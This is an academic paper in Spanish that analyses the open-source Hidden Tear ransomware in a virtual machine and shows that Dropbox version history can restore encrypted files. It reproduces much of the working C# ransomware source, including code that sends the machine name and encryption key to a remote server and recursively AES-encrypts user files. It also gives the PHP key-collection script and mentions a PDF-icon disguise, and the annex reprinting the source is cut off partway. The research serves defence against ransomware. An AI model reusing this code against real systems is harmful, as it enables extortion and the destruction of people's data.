Hidden Tear: Análisis del primer Ransomware Open Source.

Holzen Atocha Martínez García[1]
Ligia Beatriz Chuc Us [2]

Resumen

El ransomware es un malware que infecta un dispositivo informático y cifra los archivos del mismo, solicitando un beneficio económico para así descifrar y recuperar la información secuestrada. En el presente trabajo se analiza el patrón de comportamiento de un ransomware típico, teniendo como objeto de estudio a "Hidden Tear", el primer ransomware open source configurable. El objetivo perseguido fue comprobar el funcionamiento y demostrar que el control de versiones en nube es capaz de revertir eficazmente los efectos del cifrado sin tener que recurrir al pago del rescate exigido. Se analizó el código fuente, se configuró el ejecutable en entornos controlados y se verificó el cifrado de los archivos. En las pruebas finales, se utilizó Dropbox como espejo de datos, comprobando que aunque los archivos se espejean y por tanto se cifran también en la nube, es posible revertir el efecto por el control de versiones implementado en ella.

Palabras Clave: Ransomware, Nube, Cifrado, Versiones, Integridad.

Introducción

La importancia de mantener los datos sensibles es cada vez mayor con el avance tecnológico. Fernández y Álvarez (2012) afirman que la información es el principal activo de muchas organizaciones que, como otros activos comerciales importantes, tiene valor para las mismas y, en consecuencia, necesita ser protegido adecuadamente frente a amenazas que puedan afectar la continuidad del negocio.

[1] Academia de Sistemas Computacionales, Instituto Tecnológico Superior Progreso, Blvd. Víctor Manuel Cervera Pacheco, S/N x 62, 97320 Progreso, México.
{hmartinez, lbeatriz}@itsprogreso.edu.mx

Las personas utilizan la tecnología de una manera cada vez mayor. Y de manera proporcional, se almacena información personal, registros médicos e incluso balances financieros en sistemas informáticos. Con ello, las empresas también la han adoptado en sus procesos de negocio y comunicación para aprovechar las bondades que genera. Partiendo de este fenómeno, también aparecieron otras personas que ven la tecnología como una excelente plataforma para cometer acciones ilícitas, con el fin de obtener un beneficio aún a costa de los demás (Portantier, 2012).

Los cibercriminales han adoptado variantes de técnicas para lucrar con la información. Una de las más actuales y peligrosas es la infección de dispositivos con ransomware, un malware especializado en cifrar los archivos de datos de un equipo y solicitar un pago condicionado como rescate para descifrar los datos previamente alterados y así obtener de nuevo su legibilidad. El crecimiento de este malware ha sido exponencial, de tal manera que en 2013 fue de 500% en proporción comparada con los ataques lanzados en 2012 (Symantec, 2014, p.6). De acuerdo a McAffee Labs (2015), el número de muestras nuevas de ransomware tuvo un breve descenso en 2014, repuntando al siguiente año con un crecimiento de ataques con variantes nuevas del 58% en el segundo cuarto del 2015, tal como se muestra en la Figura 1.



Figura 1. Nuevas variantes de ransomware identificadas entre 2013 y 2015. (Fuente: McAffee Labs)

A estas nuevas variantes debe sumárseles las variantes tradicionales, con las cuales el crecimiento total del número de muestras ransomware fue de un 127% en la primera mitad del año 2015. Estos datos son representados en la Figura 2.



Figura 2. Total de muestras de ransomware entre 2013 y 2015 (Fuente: McAffee Labs).

Entre abril de 2014 y junio de 2015, el Internet Crime Complaint Center [IC3], del FBI, recibió 992 reportes relacionados a CryptoWall y otras variantes de ransomware, cuyas víctimas tuvieron pérdidas económicas que llegaron a los 18 millones de dólares. CryptoWall y sus variantes se han estado utilizando activamente desde abril de 2014, para infectar víctimas que incurren en gastos no solo por el rescate que piden los cibercriminales detrás, sino también por otros costos asociados. A este rescate, que oscila entre 200 y 10 mil dólares, se suman la pérdida de productividad, la mitigación del riesgo en la red, los servicios de Tecnologías de Información, tasas legales, y más (Pagnotta, 2015). Tal como señala el informe del IC3, estos fraudes financieros afectan tanto a individuos como a compañías del sector empresarial.

El presente documento considera la importancia de reconocer el patrón de comportamiento del ransomware para proponer una solución efectiva y genérica ante esta problemática. El estudio fue posible gracias a la liberación de "Hidden Tear", un ransomware open source presentado según su autor para efectos de estudio y análisis, que sin embargo, haciendo pequeñas modificaciones, es factible convertirlo en una muestra de ransomware masivo y peligroso.

Análisis y configuración

Hidden Tear es un ransomware distribuido como código abierto y para fines meramente educativos. Fue liberado en el portal Github en Agosto de 2015 por el experto en seguridad informática Utku Sen. Este malware educativo tiene dos formas de operar: el modo online, tradicional de los ransomware actuales, y el modo offline, el cual es demostrativo.

Hidden Tear tiene las siguientes características:

Utiliza un cifrado AES para secuestrar los archivos del usuario.

Muestra un mensaje similar al que muestran las piezas de malware más peligrosas cuando la infección y el cifrado se completan.

Envía la clave de cifrado a un servidor remoto.

Genera un archivo de texto en el escritorio con el correspondiente mensaje.

Ocupa tan sólo 12KB.

Los activos utilizados para el experimento fueron:

Una máquina virtual con sistema operativo Windows Procesador Core i3 y 3 Gb de Memoria Ram.

Una máquina anfitriona que diera soporte la máquina virtual.

Visual Studio 2013, para adecuación de parámetros en el código fuente.

Servidor web, donde se mandará la información de la máquina víctima.

Dropbox Folder Sync y una cuenta activa del servicio Dropbox.

Hidden Tear.

Como primer paso, se descargó el Hidden Tear Ransomware Open Source en un paquete zip desde la página https://github.com/utkusen/hidden-tear que contiene tres carpetas, hidden tear para el modo online, hidden tear offline y la carpeta Hidden Tear decrypter, que como su nombre lo indica, sirve para descifrar los archivos infectados. Seguidamente y, de acuerdo a las instrucciones proporcionadas por el autor, para el modo online se configuró un servidor web con lenguaje scripting, que bien puede ser PHP o Python. En el caso de este estudio se eligió PHP por la compatibilidad nativa que tiene el servidor a utilizar. El servidor debe tener un archivo que escriba el parámetro que se le pasa por GET a un archivo de texto.

Esta aplicación, basada en Windows Forms, inicia con un formulario cuyos atributos generales son los siguientes.

```
string targetURL = “http://www.holzenmartinez.com.mx/hidden-tear/write.php?info=”;

    string userName = Environment.UserName;

    string computerName = System.Environment.MachineName.ToString();

    string userDir = “C:\\Users\\”;
```

En el campo targetURL, se ha modificado por el servidor web utilizado para el experimento, el cual incluye un archivo write.php cuyo contenido es similar al siguiente.

```
<?
        $datos=$_GET['info'];
        echo $datos;
        $fp = fopen("./datos.txt", a)or die("IMPOSIBLE");
        fwrite($fp,$datos);
    fwrite($fp,"\n");
fclose($fp);
?>
```

Como se observa, este archivo obtiene los parámetros enviados mediante GET y se guardan en un archivo llamado datos.txt.

Para lograr su propósito, el cual es cifrar los archivos de datos de la víctima y solicitar un rescate por la integridad de los mismos, el programa tiene como método medular a startAction, el cual enlaza los demás métodos de una manera secuencial y ordenada.

```
public void startAction()
    {
      string password = CreatePassword(15);
      string path = "\\Desktop\\test";
      string startPath = userDir + userName + path;
          SendPassword(password);
          encryptDirectory(startPath,password);
          messageCreator();
          password = null;
          System.Windows.Forms.Application.Exit();
      }
```

Se observa que la variable password, a utilizar en el método SendPassword y encryptDirectory, se inicializa con un valor devuelto por la función CreatePassword. La variable startPath contiene la ruta completa a cifrar, es decir, la ruta objetivo. Está compuesta por el directorio de usuario, el nombre de usuario y el path final, definido una línea de código previa. Para efectos del estudio, se decidió cifrar solamente la carpeta test, ubicada dentro del escritorio del usuario en sesión. Sin

embargo, es necesario hacer notar que puede configurarse de tal manera que cifre todo el equipo completo.

CreatePassword genera una contraseña randomizada de longitud configurable en el código, en este caso de 15 caracteres definidos también por el programador.

```
public string CreatePassword(int length)

        {

            const string valid = “abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLM-
NOPQRSTUVWXYZ1234567890*!=&?&/”;

            StringBuilder res = new StringBuilder();

            Random rnd = new Random();

            while (0 < length--){

                res.Append(valid[rnd.Next(valid.Length)]);

            }

            return res.ToString();

        }
```

Una vez hecho esto, el programa procede a utilizar SendPassword con password como argumento. El funcionamiento básicamente consiste en enviar al servidor web la información básica del equipo, tal como el nombre del equipo, el usuario y el password generado. Esto se envía a la página que contiene el write.php, definida previamente en el targetURL y añadiéndole la cadena contenida en la variable info, completando así el paso de información por GET. Así, es posible almacenar la información en un archivo de datos en el servidor, que para efectos del experimento, fue nombrado datos.txt.

```
public void SendPassword(string password)

        {



            string info = computerName + “-” + userName + “ “ + password;

            var fullUrl = targetURL + info;

            var conent = new System.Net.WebClient().DownloadString(fullUrl);

        }
```

Una vez en este punto, ya se tienen en el servidor web del atacante los datos básicos del equipo, así como un password único generado. Precisamente ese password generado, en conjunto con la ruta objetivo, se utiliza para cifrar los archivos en AES sin que el usuario se entere. Esto lo realiza apoyándose en los métodos encryptDirectory y EncryptFiles. Nótese que las extensiones de archivos son configurables también, pudiendo añadir o remover alguno. Al finalizar el cifrado, por cada archivo es añadida la extensión locked. Este comportamiento es común en las infecciones documentadas de ransomware. Por ejemplo, TeslaCrypt añade .vvv como extensión al archivo cifrado (Keone Software, 2015) y Cryptolocker añade por su parte la extensión .encrypted.

```
//encrypts target directory

public void encryptDirectory(string location, string password)

        {

            //extensions to be encrypt

            var validExtensions = new[]

            {

                “.txt”, “.doc”, “.docx”, “.xls”, “.xlsx”, “.ppt”, “.pptx”,
“.odt”, “.jpg”, “.png”, “.csv”, “.sql”, “.mdb”, “.sln”, “.php”, “.asp”, “.aspx”,
“.html”, “.xml”, “.psd”

            };

            string[] files = Directory.GetFiles(location);

            string[] childDirectories = Directory.GetDirectories(location);

            for (int i = 0; i < files.Length; i++){

                string extension = Path.GetExtension(files[i]);

                if (validExtensions.Contains(extension))

                {

                    EncryptFile(files[i],password);

                }

            }

            for (int i = 0; i < childDirectories.Length; i++){

                encryptDirectory(childDirectories[i],password);
```

```
            }
        }
//Encrypts single file
        public void EncryptFile(string file, string password)
        {

            byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
            byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
            // Hash the password with SHA256
            passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

            byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, password-
Bytes);

            File.WriteAllBytes(file, bytesEncrypted);
            System.IO.File.Move(file, file+".locked");
        }
```

El método EncryptFile hace uso de AES_Encrypt, el cual no será descrito en este apartado pero puede observarse en el anexo final.

Como último paso, se ejecuta el método messageCreator, cuya única utilidad es crear un archivo de texto que contenga un mensaje. En el mismo es posible solicitar el rescate de los archivos, un pago o depósito a una cuenta bancaria, o a una cuenta digital en bitcoins, el cual es el método más común utilizado por los ciberdelincuentes, por su dificultad de rastreo.

```
public void messageCreator()
        {
            string path = "\\Desktop\\test\\READ_IT.txt";
            string fullpath = userDir + userName + path;
            string[] lines = { "Files have been encrypted with hidden tear",
"Send me some bitcoins or kebab", "And I also hate night clubs, desserts, being
```

```
drunk.” };

            System.IO.File.WriteAllLines(fullpath, lines);

        }
```

Una vez comprendido el funcionamiento básico y configurados los parámetros necesarios, se procedió a realizar pruebas con el ejecutable resultante en un entorno virtualizado.

Pruebas realizadas

Puesta a punto de escenario.

Para comprobar el funcionamiento del ransomware hidden tear, y a la vez probar la teoría que el control de versiones en una estación remota es una herramienta útil para evitar pagar por el rescate de los archivos de datos, se creó una carpeta en el escritorio de la máquina virtual llamada “test”, tal y como se configuró en el código fuente de la muestra a analizar. Seguidamente se crearon dos subcarpetas y colocaron algunos archivos dentro de esas carpetas, sincronizándolos con el servicio de almacenamiento en nube Dropbox, que incluye un control de versiones entre su oferta. Esto se realizó con la ayuda de la herramienta Dropbox Folder Sync.



Figura 3. Subcarpetas en Test dentro de Escritorio con archivos íntegros

Acto seguido, se compiló el código fuente, generando un ejecutable con icono de archivo pdf. Esta técnica es muy utilizada por cibercriminales y aún existe gente con poca cultura informática que cae en la trampa del icono intercambiado. Para hacerlo más real, se cambió el nombre a "Archivo Importante". Es importante aclarar que para efectos del experimento, se configuró para mostrar las extensiones, por eso puede verse al final la extensión .exe de la muestra en la Figura 4. Por lo general en un entorno real los usuarios comunes dejan la opción por defecto, la cual es ocultar las extensiones de archivos comunes, lo que hace más probable la infección.

Figura 4. Icono del ejecutable generado.

Antes de proceder a la infección, se procedió a verificar que los archivos estaban sincronizados en la nube, obteniendo un resultado exitoso y documentado en la Figura 5 a continuación presentada.



Figura 5. Archivos dentro de la carpeta Test sincronizados con Dropbox.

Infección con la muestra.

Con todo el escenario montado, el paso de ejecutar la muestra e infectar el equipo para que cifre la carpeta test y su contenido se llevó a cabo. Esta muestra aparenta no hacer nada, pues el código fuente indica que el formulario se ejecute en modo invisible, y pasa desapercibido por el usuario. Sin embargo, la ejecución se llevó en menos de 10 segundos en la máquina virtualizada. Se observó que todos los archivos se cifraron y se puso la extensión .locked al final de cada uno, excepto en los archivos pdf. Revisando de nuevo el código fuente, se constató que entre los archivos a cifrar no se encontraba contemplado el formato de documento portable. Sin embargo, esto no afectó el desarrollo de la prueba.



Figura 6. Archivos cifrados en Test, excepto los pdf.

Al tratar de abrir algún archivo con su programa predeterminado, mensajes de error fueron obtenidos y sin poder acceder a contenido legible de alguno de los archivos afectados. Puede verse un ejemplo en la Figura 7.

Figura 7. Mensaje de error de Microsoft Office al intentar abrir la presentación afectada.



Figura 8. Archivos infectados también en DropBox al instante.

Durante la ejecución de la muestra, y de acuerdo al código fuente, era lógico pensar que ya se habían enviado los datos al servidor configurado. De esta manera, se ingresó a la URL donde se guarda la información para verificarla. Aunque en este ransomware educativo se utiliza un simple URL disponible desde cualquier parte del mundo, emula perfectamente el comportamiento típico del ransomware lucrativo, el cual almacena esa información en bases de datos ocultas y aprovechando las bondades de la red TOR, tal como Onion Locker (Malenkovich, 2014). Los resultados pueden observarse en la Figura 9, con la estructura definida en el código fuente (computerName + userName + password).

Figura 9. Datos enviados al servidor remoto por la muestra de ransomware.

Antes de finalizar, Hidden Tear escribe un mensaje en un archivo de texto alertando de lo que ha ocurrido, y aquí puede configurarse para extorsionar y solicitar un pago por la recuperación de los archivos. Si bien de igual manera parece ser simple, el ransomware tradicional en esencia hace lo mismo. Solamente se vale de técnicas de ingeniería social y engaño para hacer más creíble y urgente el pago, además de solicitarlo en moneda digital difícilmente rastreable (bitcoins).



Figura 10. Mensaje predeterminado de Hidden Tear, configurable.

Desinfección con el decrypter.

Hidden Tear, al igual que todo ransomware, tiene un decrypter que permite la recuperación de los archivos con solamente introducir algunos parámetros. En los casos de extorsiones reales al hacer el pago se envía el decrypter, sin embargo no es suficiente en la mayoría de las muestras nuevas. Se necesita el parámetro principal, la clave secreta, que en el caso de Hidden Tear se envía al servidor remoto, lo que hace al extorsionador único conocedor de la clave, y es

personalizada mediante un cálculo o algoritmo a antojo del programador. Por lo general en muestras peligrosas son utilizados algoritmos complejos, como el RSA2048 o algún algoritmo asimétrico. En el caso de Hidden Tear, el password inicial se randomiza a 15 dígitos, se computa en SHA256 y finalmente utiliza esos parámetros por archivo para cifrarlos con AES generando la clave y el vector de inicio. Teniendo esos datos, el decrypter revierte el efecto generado.



Figura 11. Decrypter de Hidden Tear, el cual revierte los efectos generados.

Así, se lograría fácilmente descifrar los archivos que se vieran afectados por el ransomware en cuestión. Sin embargo, se presentan varios inconvenientes para obtener lo necesario para descifrar dichos archivos, los cuales se podrían resumir en los siguientes.

El cibercriminal solicita el pago, el cual es en dinero digital, y el afectado no tiene la facilidad de obtener esos recursos al contrario que si fuera en efectivo, por lo que no puede negociar.

En caso que el afectado logre hacer el depósito en efectivo o moneda digital, cabe la posibilidad que no recibe respuesta del extorsionador. Pierde dinero, tiempo y sus archivos.

El afectado se infecta después de un tiempo con una muestra antigua, por algún motivo el servidor remoto ya no existe y no se envía un password a algún lado. Se cifran los archivos y no hay posibilidad de recuperar el password aunque se cuente con una copia del decrypter.

Actualmente existen herramientas desarrolladas por investigadores y las firmas de seguridad informática para algunas muestras de ransomware que descifran los archivos afectados por estas. Es necesario decir que si bien son eficientes, no aseguran el descifrado total de los datos y en comparación con el gran número de muestras que existen, son comparables a una gota en el mar. De acuerdo a Velasco (2015) “La mejor forma de protegernos contra este malware es hacer copias de seguridad periódicas de nuestros discos duros. Las copias de seguridad deben estar en un disco que no se encuentre conectado al ordenador y reciente, ya que de esta forma si somos víctimas de este malware simplemente podemos desinfectar el equipo, borrar los datos y volverlos a restaurar a partir de dicha copia”.

El problema con las copias de seguridad es la dinámica de los datos. Los negocios son dinámicos, por lo tanto los datos también lo son. Negociar con un criminal en la red durante algunas horas o días para un negocio basado enteramente en datos no es una opción. Pero tampoco un respaldo cada 12 horas parece ser factible para un negocio que monitorea la bolsa de valores cada instante. Si llegara a ser infectado con algún tipo de ransomware, los datos de hasta 12 horas atrás podrían afectar gravemente sus históricos, proyecciones y estadísticas. Es por eso que se propone utilizar un sistema de control de versiones externo que proporcione seguridad en la integridad de la información. Como se ha comentado, en este estudio se aborda el servicio de almacenamiento en la nube ofrecido por Dropbox.

Recuperación de activos con Dropbox.

Para efectos de esta prueba, se volvió a ejecutar la muestra para infección por segunda vez. Una vez infectada la carpeta test con sus subcarpetas y archivos, se aprovechó la opción de Dropbox de ver versiones anteriores. Esto se logró haciendo click derecho sobre un archivo infectado desde el explorador de Windows y eligiendo la opción ver versiones anteriores.

Figura 12. Opción para ver versiones anteriores en archivo vinculado a Dropbox.

Al llegar a este punto, pudo observarse que existen versiones de ese archivo pero solamente cifrados. Los archivos que se obtuvieron en esa lista fueron 3, los cuales corresponden al primer cifrado de archivo, a la eliminación del mismo y a la creación de otro archivo cifrado con ese mismo nombre. Puede deducirse fácilmente que es otro contenido ya que la clave es randomizada, y se utiliza para generar el cifrado AES. Estos resultados pueden observarse en la Figura 13.

Figura 13. Versiones de archivo a restaurar.

Claramente, lo que se quería obtener era el archivo previo al cifrado, no los cambios en las afectaciones. A partir de esto, se trató de encontrar la manera de localizarlo. Se encontró un patrón en los URL de los archivos afectados. El nombre de cada archivo aparecía en la URL, con todo y extensión. La estructura original para el archivo de prueba tenía esta estructura: https://www.dropbox.com/revisions/test/Importantes/Tema%20Domingo%2026%20Julio.pptx.locked?_subject_uid=XXXXXXXX

La siguiente prueba fue modificar la URL, removiendo la extensión .locked. de tal manera que la resultante fue la liga siguiente: https://www.dropbox.com/revisions/test/Importantes/Tema%20Domingo%2026%20Julio.pptx?_subject_uid=XXXXXXXX

Por motivos de seguridad, se ha modificado el subject_uid original. Con esta URL se logró visualizar las versiones del archivo original, las cuales fueron 4. Estas son la primera vez que se subió a la nube, la primera eliminación (producto del cifrado y cambio de nombre), la restauración con el decrypter que devuelve el archivo a su forma original y le da su nombre adecuado, y la eliminación por causa del segundo cifrado. Ahora es posible restaurar sin saber el password ni tener el decrypter, todo en un click y al instante.

Conclusiones y trabajos futuros

Si bien Hidden Tear es un ransomware que se presenta con fines educativos, con unas leves modificaciones y mejoras es posible generar variantes de esta muestra, incluso indetectables a las tecnologías de seguridad con las herramientas adecuadas. Es un arma de doble filo con el que se ha trabajado en esta ocasión para comprobar la hipótesis de que un sistema de almacenamiento y control de versiones externo que haga backups en tiempo real es una alternativa de defensa ante el ransomware. Se ha utilizado Dropbox como opción popular, aunque actualmente otros servicios implementan también el control de versiones en sus plataformas. Lo importante es el hecho de que puede ser un punto de partida para tener una infraestructura sólida que haga frente al ransomware de manera proactiva y reactiva a la vez.

Si bien, restaurar archivos con sus versiones anteriores de manera individualidad y uno a la vez parece tedioso, un trabajo futuro consiste en desarrollar una herramienta que permita automatizar el proceso de recuperación de una manera rápida y sencilla, aun con un número considerado de archivos afectados. Para lograr este objetivo, actualmente se analiza entre las tecnologías de almacenamiento en la nube que son comerciales y la herramienta open source similar a Dropbox llamada Own Cloud. Una vez se decida la tecnología a emplear, se proyecta generar un prototipo de automatización.

Por último, es de suma importancia recalcar que el ransomware es uno de los tipos de malware más peligroso actualmente, y una adecuada concientización de cómo actúa, así como su posible respuesta para hacerle frente siempre permite tomar medidas para minimizar el impacto y una rápida respuesta ante problemas que a cualquier persona interconectada le puede suceder.

Referencias

Fernández, L. G., & Álvarez, A. A. (2012). Guía de aplicación de la Norma UNE-ISO/IEC 27001 sobre seguridad en sistemas de información para PYMES. Asociación Española de Normalización y Certificación.

Intel Security. (2015). McAffee Labs Threats Report. Recuperado de http://www.mcafee.com/mx/resources/reports/rp-quarterly-threats-aug-2015.pdf

Malenkovich, S. (2014) Un nuevo ransomware que utiliza la red TOR para ocultarse. Recuperado Noviembre 29, 2015, de https://blog.kaspersky.es/tor-ransomware/3953/

Muntz, Eric (n.d) Remove .vvv extension files encrypted by TeslaCrypt ransomware virus. Recuperado Diciembre 2, 2015, de http://keonesoftware.com/guides/vvv-file/

Portantier, F. (2012). Seguridad informática. USERSHOP.

Rueda-Vildoso, H., & Valenzuela-Urra, C. (2014). Base de datos documental gestionada con WinIsis en Dropbox. El profesional de la información.

Sabrina Pagnotta. (2015, Junio 24). CryptoWall, el ransomware más activo: reportan pérdidas por 18 millones de dólares. Recuperado de http://www.welivesecurity.com/la-es/2015/06/24/cryptowall-ransomware-activo-millones-dolares/

Symantec. (2014) Internet Security Threat Report 2014::Volume 19. Recuperado de http://www.symantec.com/es/mx/security_response/publications/threatreport.jsp

Velasco, E. (n.d.). Recupera los datos cifrados con Ransomware Response Kit. Recuperado Diciembre 12, 2015, de http://www.softzone.es/2015/05/22/recupera-los-datos-cifrados-con-ransomware-response-kit/

Anexo 1

Código fuente de Hidden Tear

```
/*

 _     _     _     _              _
| |   (_)   | |   | |            | |
| |__  _  __| | __| | ___ _ __    | |_ ___  __ _ _ __
| '_ \| |/ _` |/ _` |/ _ \ '_ \   | __/ _ \/ _` | '__|
| | | | | (_| | (_| |  __/ | | |  || __/ (_| | |
|_| |_|_|\__,_|\__,_|\___|_| |_|  \__\___|\__,_|_|


 * Coded by Utku Sen(Jani) / August 2015 Istanbul / utkusen.com

 * hidden tear may be used only for Educational Purposes. Do not use it as a
ransomware!

 * You could go to jail on obstruction of justice charges just for running hid-
den tear, even though you are innocent.

 *

 * Ve durdu saatler

 * Susuyor seni zaman

 * Sesin dondu kulagimda

 * Dedi uykudan uyan

 *

 * Yine boyle bir aksamdi

 * Sen guluyordun ya gozlerimin icine

 * Feslegenler boy vermisti

 * Gokten parlak bir yildiz dustu pesine

 * Sakladim gozyaslarimi

 */

using System;

using System.Diagnostics;

using System.Collections.Generic;

using System.ComponentModel;

using System.Data;

using System.Drawing;
```

```
using System.Linq;

using System.Text;

using System.Threading.Tasks;

using System.Windows.Forms;

using System.Security;

using System.Security.Cryptography;

using System.IO;

using System.Net;

using Microsoft.Win32;

using System.Runtime.InteropServices;

using System.Text.RegularExpressions;


namespace hidden_tear

{

    public partial class Form1 : Form

    {

        //Url to send encryption password and computer info

        string targetURL = “http://www.holzenmartinez.com.mx/hidden-tear/write.
php?info=”;

        string userName = Environment.UserName;

        string computerName = System.Environment.MachineName.ToString();

        string userDir = “C:\\Users\\”;


        public Form1()

        {

            InitializeComponent();

        }


        private void Form1_Load(object sender, EventArgs e)

        {

            Opacity = 0;

            this.ShowInTaskbar = false;

            //starts encryption at form load
```

```
            startAction();
        }
        private void Form_Shown(object sender, EventArgs e)
        {
            Visible = false;
            Opacity = 100;
        }
        //AES encryption algorithm
        public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] password-
Bytes)
        {
            byte[] encryptedBytes = null;
            byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
            using (MemoryStream ms = new MemoryStream())
            {
                using (RijndaelManaged AES = new RijndaelManaged())
                {
                    AES.KeySize = 256;
                    AES.BlockSize = 128;

                    var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes,
1000);
                    AES.Key = key.GetBytes(AES.KeySize / 8);
                    AES.IV = key.GetBytes(AES.BlockSize / 8);

                    AES.Mode = CipherMode.CBC;

                    using (var cs = new CryptoStream(ms, AES.CreateEncryptor(),
CryptoStreamMode.Write))
                    {
                        cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.
Length);
                        cs.Close();
                    }
```

```
                encryptedBytes = ms.ToArray();
            }
        }

        return encryptedBytes;
    }

    //creates random password for encryption
    public string CreatePassword(int length)
    {
        const string valid = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLM-
NOPQRSTUVWXYZ1234567890*!=&?&/";
        StringBuilder res = new StringBuilder();
